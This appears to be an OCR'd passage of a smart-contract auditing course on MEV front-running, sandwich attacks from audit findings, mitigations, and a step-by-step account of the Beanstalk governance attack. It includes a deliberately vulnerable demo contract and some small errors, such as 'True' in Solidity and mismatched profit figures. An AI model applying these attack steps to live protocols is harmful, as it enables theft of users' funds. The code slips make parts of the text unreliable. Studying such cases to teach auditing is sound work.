
By closely monitoring the `mempool`, a malicious actor would be able to see a pending flash loan and exploit `Thunder Loan`'s reliance on the TSwap protocol as an oracle by swapping the loaned tokens, `front running` the flash loan, and subsequently altering the expected fees associated with it.

The malicious actor can then **swap back** (this is called `back running`) before the loan's repayment checks TSwap again! This would drastically impact the flash loan experience in Thunder Loan and may cause several of them to fail, or worse - cost victims a tonne in unexpected fees.



MEV: BossBridge

Now you're starting to see the picture, and the Boss Bridge MEV becomes clear.



Similarly to the Signature Replay attack, a malicious actor could see a signer's call to sendToL1 pending in the MemPool. With access to the signature sent in the transaction, it can be front run, causing the sendToL1 transaction to happen unexpectedly, or multiple times.

Without specifying some sort of protection against this (leveraging a nonce, requiring the signer to call it first etc), Boss Bridge is wide open to these kinds of vulnerabilities.

MEV: LIVE

MEV - LIVE

> ❗ **IMPORTANT**
> The true value in this (and the following lesson) is found in seeing this exploit in action. If you're unable to watch this currently, I encourage you to return when you can!

Here is the code we are going to use to see it

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.20;

contract FrontRan {
    error BadWithdraw();

    bytes32 public s_secretHash;

    event success();
    event fail();

    constructor(bytes32 secretHash) payable {
        s_secretHash = secretHash;
    }

    function withdraw(string memory password) external payable {
        if (keccak256(abi.encodePacked(password)) == s_secretHash) {
            (bool sent,) = msg.sender.call{value: address(this).balance}("");
            if (!sent) {
                revert BadWithdraw();
            }
            emit success();
        } else {
            emit fail();
        }
    }

    function balance() external view returns (uint256) {
```

```
        return address(this).balance;
    }
}
```

Watch the video to see:

1. Me get front-ran
2. How we prevent it with Flashbots Protect

Use Flashbots protected private rpc-url!!!!! It don't share mem-pool.

MEV: Live AGAIN

MEV - Live AGAIN!


> ❗ **IMPORTANT**
> The true value in this (and the prior lesson) is found in seeing this exploit in action. If you're unable to watch this currently, I encourage you to return when you can!

So, a lot of people saw me do this and started to theorize.

- "Hey, could we obfuscate the transaction?"
- "What if there was another contract in the way?"
- "What if it was written in assembly?"

And I'm here to tell you, it doesn't matter. The bots simulate the transaction, and pick out the parts they can use to make money.

We look at a modified example where we add a "bouncer" contract to try to "block" the transactions.




```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.20;

interface IFrontRan {
    function withdraw(string memory password) external;
}

contract Bouncer {
    error Bouncer__NotOwner();
    error Bouncer__DidntMoney();

    address s_owner;
    address s_frontRan;

    constructor(address frontRan) payable {
```

```
        s_owner = msg.sender;
        s_frontRan = frontRan;
    }

    function go(string memory password) external {
        if (msg.sender != s_owner) {
            revert Bouncer__NotOwner();
        }
        IFrontRan(s_frontRan).withdraw(password);
        (bool success,) = payable(s_owner).call{value: address(this).balance}("");
        if (!success) {
            revert Bouncer__DidntMoney();
        }
    }

    receive() external payable {}
}
```

So, watch the video above to see, will this contract help block the MEV bots?

NO!!!!!!!!

Case Study: Pashov

To walk us through some real-world reports where MEV was reported, we have guest lecturer Pashov, legendary independent security researcher, joining us!

What is MEV?

MEV - Maximum Extractable Value (Miner Extractable Value) - Both good and bad for the Ethereum Ecosystem, this concept exists in 4 forms

1. **Arbitrage** - detailed in previous lessons, this process is often handled by MEV bots. A difference in price between exchanges will be identified and MEV bots will balance the pools and their prices by leveraging swaps between them (and profiting along the way)
2. **Sandwiches** - we've covered this briefly earlier as well (remember Thunder Loan!), but we'll cover it with Pashov in more detail later
3. **Liquidations** - In the context of borrowing and lending protocols, bad debt needs to be accounted for quickly. Users which have failed to repay loans or if borrowed funds become undercollateralized may be liquidated by MEV bots
4. **JIT(Just In Time) Liquidity** - this is a type of attack or exploit where an MEV bot will identify a large transaction (borrow, swap etc) and will, just prior to this transaction, provide a bunch of liquidity to the protocol. This could have two effects:
    1. drastically impact the value of tokens being swapped
    2. rob other liquidity providers of fees, but swooping in then withdrawing their liquidity immediately after the transaction

There are two incredible articles covering MEV in great detail available on galaxy.com.

- **MEV: Maximal Extractable Value Pt. 1**
- **MEV: Maximal Extractable Value Pt. 2**


You're highly encouraged to read through these articles for more context and a deeper understanding!

Sandwich Attacks

`Sandwich Attacks` represent a very specific style of attack vector. We'll go through a couple different example pulled from **Solodit** to outline how they work.

> ❗ **PROTIP**
> Solodit is the industry leading aggregator of validated smart contract vulnerabilities and should absolutely be in every security researcher's toolbelt!

`Sandwich Attacks` are similar in nature to `Just In Time (JIT)` liquidity exploits in that they both involve a `front run` and `back run` phase of the attack.



In the diagram above, the user ends up paying way more for their expected swap!

A great example of a vulnerability like this, caught in the wild, was[** a submission in a 2023 Audit of the Derby code base**](). Let's go through this submission together to see what's happening.

As described in the submission:

```
The vault executes swaps without slippage protection. That will cause a loss of funds because of sandwich attacks.
```

So, what is slippage protection?

`Slippage protection` is a methodology which gives the user the ability to set a tolerance in the change of price of tokens in a transaction.

If a user is trading `2000 USDT for 1 ETH` (like in the diagram above), `slippage protection` would allow them to say *"I don't want to pay more than 2100 USDC for 1 ETH (5%), if the price changes by more than this, revert"*.

tiA consideration like this allows users to control the impact MEV shenanigans will have on them.

In the **Derby example**, it seems they *tried* to account for this, but the logic was incorrectly implemented. The submission details:

```
Both in Vault.claimTokens() and MainVault.withdrawRewards() swaps are executed through the Swaps library. It calculates the slippage parameters itself which doesn't work. Slippage calculations (min out) have to be calculated outside of the swap transaction. Otherwise, it uses the already modified pool values to calculate the min out value.
```

In this finding, Derby was attempting to account for `slippage protection`, but had erroneously added this calculation *within* the transaction being sent to the `MemPool`. This means, by the time a user's transaction has been executed, the calculated `slippage protection` will be based on an already modified liquidity pool!

We can see this in the code, within the `swapTokensMulti` function:

```
function swapTokensMulti(
SwapInOut memory _swap,
IController.UniswapParams memory _uniswap,
bool _rewardSwap
) public returns (uint256) {
IERC20(_swap.tokenIn).safeIncreaseAllowance(_uniswap.router, _swap.amount);
•
uint256 amountOutMinimum = IQuoter(_uniswap.quoter).quoteExactInput(
    abi.encodePacked(_swap.tokenIn, _uniswap.poolFee, WETH, _uniswap.poolFee, _swap.tokenOut),
    _swap.amount
);
...
}
```

The function quoteExactInput is being called *within* our swap transaction. As a result, the calculation here will be based on already modified values!

Gauntlet

We see a similar example of this vulnerability through **another submission** on Solodit, this time pertaining to a review of the Gauntlet code base.

The situation here is very similar to the previous example.

```
Description: Transactions calling the deposit() function are susceptible to sandwich attacks where an
attacker
can extract value from deposits. A similar issue exists in the withdraw() function but the minimum
check on the
pool holdings limits the attack's impact.
Consider the following scenario (swap fees ignored for simplicity):
•
1. Suppose the Balancer pool contains two tokens, WETH and DAI, and weights are 0.5 and 0.5.
Currently,
there is 1 WETH and 3k DAI in the pool and WETH spot price is 3k.
•
2. The Treasury wants to add another 3k DAI into the Aera vault, so it calls the deposit() function.
•
3. The attacker front-runs the Treasury's transaction. They swap 3k DAI into the Balancer pool and get
out 0.5 WETH. The weights remain 0.5 and 0.5, but because WETH and DAI balances become 0.5 and 6k,
WETH's spot price now becomes 12k.
•
4. Now, the Treasury's transaction adds 3k DAI into the Balancer pool and upgrades the weights to
0.5*1.5: 0.5 = 0.6: 0.4.
•
5. The attacker back-runs the transaction and swaps the 0.5 WETH they got in step 3 back to DAI (and
recovers the WETH's spot price to near but above 3k). According to the current weights, they can get
9k*(1 - 1/r) = 3.33k DAI from the pool, where r = (2^0.4)^(1/0.6).
•
•
6. As a result the attacker profits 3.33k - 3k = 0.33k DAI.
```

In this instance, front running a `deposit` call allows an attacker to change the effective token ratio/price, resulting in an inflated value when the deposit function executes.

The result of this is that the attacker is able to swap back, profiting due to this change in the token ratio.

Wrap Up

I hope this lessons has put into perspective exactly how MEV attacks (like sandwich attacks) work and stressed the need for protections such as `slippage protection` ie a `minimumAmountReceived` parameter or the like.

An alternative mitigation to MEV attack like we've seen is the leveraging of `Flashbots` and private MemPools. Let's go over what these are in more detail, in the next lesson.

Please, don't ever miss MEV Bugs. - Pashov

Recommendation: Potential mitigations include:

- Adopting a two-step deposit and withdraw model. First, disable trading and check that the pool's spot price is within range. If not, enable trading again and let arbitragers re-balance the pool. Once rebalanced, deposit or withdraw from the pool. Then enable trading again (possibly with weights).
- Avoid depositing or withdrawing if the pool balance has changed in the same block. The `lastChangeBlock` variable stores the last block number where the pool balance was modified. By ensuring `lastChangeBlock` is less than the current block number, same-block sandwich attacks can be prevented. Still, this mitigation does not avoid multi-block MEV attacks.
- Similar to slippage protection, add price boundaries as parameters to the `deposit()` and `withdraw()` functions to ensure pool's spot price is within boundaries before and after deposit or withdrawal. Revert the transaction if boundaries are not met.
- Use Flashbots to reduce sandwiching probabilities.

MEV: Prevention

Our first line of defense against MEV is to refine our designs. To illustrate this, let's revisit our [Puppy Raffle repo]. The issue was when `selectWinner` was called.

How can we protect Puppy Raffle from MEV attacks? Well, we can do a couple things.

A simple solution would be to introduce a function, like `endRaffle`, which signifies the completion of the raffle. Once a raffle is `ended` it will enter a new state, we then have functions like `refund` require that `Puppy Raffle` not be in that state.

```
function endRaffle() internal {
    require(block.timestamp >= raffleStartTime + raffleDuration, "PuppyRaffle: Raffle not closed.");
    require(players.length >= 4, "PuppyRaffle: Need at least 4 players!");
    isEnding = True;
}

function selectWinner() external {
    endRaffle();
    ...
}

function refund(uint256 playerIndex) public {

    if(isEnding){
        revert();
    }

    address playerAddress = players[playerIndex];
    require(playerAddress == msg.sender, "PuppyRaffle: Only the player can refund");
    require(playerAddress != address(0), "PuppyRaffle: Player already refunded, or is not active");

    payable(msg.sender).sendValue(entranceFee);

    players[playerIndex] = address(0);
    emit RaffleRefunded(playerAddress);
}
```


With an adjustment like this, the moment `selectWinner` is called, the refund function will be locked, preventing an `MEV Bot` from seeing this transaction and dodging the raffle!

There's no universal statement that covers all the possible situations in which `MEV` exploits can arise, but, as security researchers, we should always be asking:

If someone sees this transaction in the mempool, how can they abuse this knowledge?

Private or Dark Mempool

Another thing we can consider for defense is the use of a private or "dark" `mempool`, such as [Flashbots Protect](), [MEVBlocker]() or [Securerpc]().



Instead of submitting your transaction to a `public mempool`, you can send your transaction to this `private mempool`. Unlike the `public mempool`, this keeps the transaction for itself until it's time to post it on the chain.

Despite its pros, the `private mempool` requires you to trust that it will maintain your privacy and not front-run you itself. Another downside is the slower transaction speed. You may be waiting longer for your node to include your transaction in a block!

If you're curious, you can observe this in action by adding an RPC from Flashbots Protect to your MetaMask.

Slippage Protection

The final way we've covered to prevent MEV exploitation is to implement some form of slippage protection. This is usually in the form of some `minOutputAmount` function parameter as we saw in the TSwap Protocol.

```
function swapExactInput(
        IERC20 inputToken,
        uint256 inputAmount,
        IERC20 outputToken,
        uint256 minOutputAmount,
        uint64 deadline
    ){...}
```

As we discussed previously, leveraging a parameter like this allows the user to set their tolerance of price change during their transaction, limiting their exposure to sudden price fluctuations by MEV Exploits!

As security experts, we should always be advising protocols how they can defend their users against MEV. Let's recap everything we've been over, in the next lesson.

Governance Attack: Intro

Governance Attack - Introduction

For this one, we're joined by Juliette for a walkthrough of governance attacks from a high level.

The final boss Vault Guardians protocol is actually controlled by a DAO (Decentralized Autonomous Organization). This means we should be aware of potential vulnerabilities that may derive from governance in Web3.

What is a Governance Attack?

`Governance attacks` are typically made through a governance proposal, generally with the intent of draining the protocol's liquidity.

This is in contrast to many other exploits where the mechanism of attack is more directly related to cryptography, or bugs in the code.

There are different types of Governance, such as:

- **Token Voting** - 1 token == 1 vote
- **allowlist** - 1 address == X votes
- **multisig** - X addresses
- **quadraticVoting** - # of people > # votes

A `governance attack` is then malicious action that is taken which exploits or leverages one of these `governance mechanisms`.

How do Governance Attacks Work?

At first glance the steps of a `governance attack` seem pretty silly.

1. A malicious actor publishes a proposal which contains an action
    - this action could be any number of things from changing allow list addresses, to transferring tokens, code base changes etc
2. The Proposal is approved
    - this can be achieved by acquiring more voting power than is needed to pass the proposal, social engineering, or obfuscating what the proposed change is actually doing
3. The action is executed
4. The attack completed/funds stolen

You're encouraged to look into the cases of Yam Finance and Build.Finance for some eye opening examples of `governance attacks` in the wild.

How do we Prevent Governance Attacks?

There are a few ways to mitigate the effects of governance attacks, but at their core, they're really a `people's problem`. Some ways to defend against these attacks may include:

- **Centralization of Power** - while not ideal in a Web3 ecosystem, this *does* solve the issue of control being democratically wielded through `voting mechanisms`.
- **Strategic Voting Power Distribution** - think carefully about who holds the most power over protocol `governance`, by strategic in assuring voting power is allotted to those invested and not made available to anyone with a flash loan
- **Guardian Buffer** - while this also sacrifices a degree of decentrality, this is an entity which serves as a buffer to vet proposals for malicious actions and assure pursued proposals are financially viable for the organization. This protects against `governance attacks` by filtering malicious proposals before they reach the voting stage
- **Gradual Decentralization** - Slowly opening up control allows a protocol to become better established in self management
- **Emergency Plan** - Emergency functionality or operating procedures should be in place. Knowing how to deal with emergency situations before they happen is the difference between putting out a stove fire and your house burning down

Case Study - Beanstalk

And now, we have guest lecturer and fellow course creator JohnnyTime to walk us through a real-world case study of a governance attack in action.

You can read more about the Bean attack in Rekt. We'll outline some highlights of the attack here.

The Numbers and Highlights

- $182,000,000 loss to the protocol
- Attacker profited $76,000,000 which they laundered through Tornado Cash
- $106,000,000 was paid in flash loan and swap feed on Aave and Uniswap respectively.
- Governance Manipulation Attack
- Highly Sophisticated

What is Beanstalk Protocol?

Beanstalk is a decentralized credit system which leverages the BEAN stablecoin. This protocol creates incentives for trading which stabilize the peg.

If BEAN is under the $1 peg, the protocol will decrease the supply, if it's above the $1 peg, the supply will increase.

There are a few technical aspects of the Beanstalk Protocol which are of note.

- Diamond Proxy Pattern - allows upgradeability through facets
- Functionality can be added/removed
- On-chain governance

How Does Beanstalk Work?

You can find a very thorough breakdown of Beanstalk as a protocol via a video from The Calculator Guy, **On YouTube**. Encourage you to check him out.

One thing not covered in depth in the video above is how the governance within Beanstalk actually works.

The Beanstalk Protocol contains token based governance linked to its STALK token. STALK is earned through staking primarily within the protocol and it's through the possession of STALK that a user's voting power is gained.

Proposals to the protocol are made via BIPs (Beanstalk Improvement Proposals)

> ❗ **PROTIP**
> Beanstalk had been audited several times before they were exploited! This goes to show you can never be *too* secure!

How Are BIPs Executed?

A BIP which has been approved via vote has to wait 7 days, due to a timelock, before execution. This is a security measure to assure hasty code changes aren't implemented without thorough consideration.

This flow is executed through the `commit(bip)` function.

A second option exists in order to execute BIP through the `emergencyCommit(bip)` function which, as one would assume, expedites execution of a BIP, possessing only a 1 day timelock. The caveat is that, in order to call the `emergencyCommit` function a `super-majority` is required, this is defined as 67% of the voting power.

The Attack

Prior to the exploit of Beanstalk, on-chain evidence shows that they funded their EOA wallet with nearly 100 ETH through Tornado Cash.

Step 1. Purchase BEAN token from UNISWAP

Step 2. Deposit BEAN into the Beanstalk Protocol. This affords the attacker governance power which allows them to submit BIPs

Step 3. Create 2 Proposals

- BIP18 - An unusually empty proposal
- BIP19 - A proposal to donate $250,000 to Ukraine, with $10,000 being sent to the person who created the proposal
    - Crucially, the name of the facet proposed to execute this donation was `initBip18`

Step 4. Deploy Malicious Contract

At this point, the attacker deployed a malicious smart contract, which did a number of things.

1. Executed flash loans and flash swaps from 3 separate sources, `AAVE`, `Uniswap`, `SushiSwap`, totaling $1 Billion.

2. Leverages all of this liquidity and deposits into the Beanstalk Protocol's staking system (this give the attacker a huge influx in voting power due to the awarding of STALK tokens).

Once 70% of the voting power was obtained by the attacker, this power (representing a super-majority) was used to execute a second, **REAL**, malicious BIP18 contract. This malicious contract stole the liquidity from Beanstalk.

1. Pays back the loans
    - Once all the borrowed liquidity was paid back, the attacker was left with almost $79,000,000

Step 5. Laundering The Money

After converting the stolen funds to ETH, the attacker leverages the Tornado Cash mixer to obfuscate where the money is being sent in an effort to get away with his ill gotten gains.

The Fallout

The effect of this attack was devastating to the protocol, and destroyed the value of the BEAN token. Since the attack, Beanstalk survived and has since recovered nicely. Ultimately they chose to remove on-chain governance to severe an attacker's ability to automatically influence the functionality of the protocol. Future proposals are checked and executed by the protocol team before execution!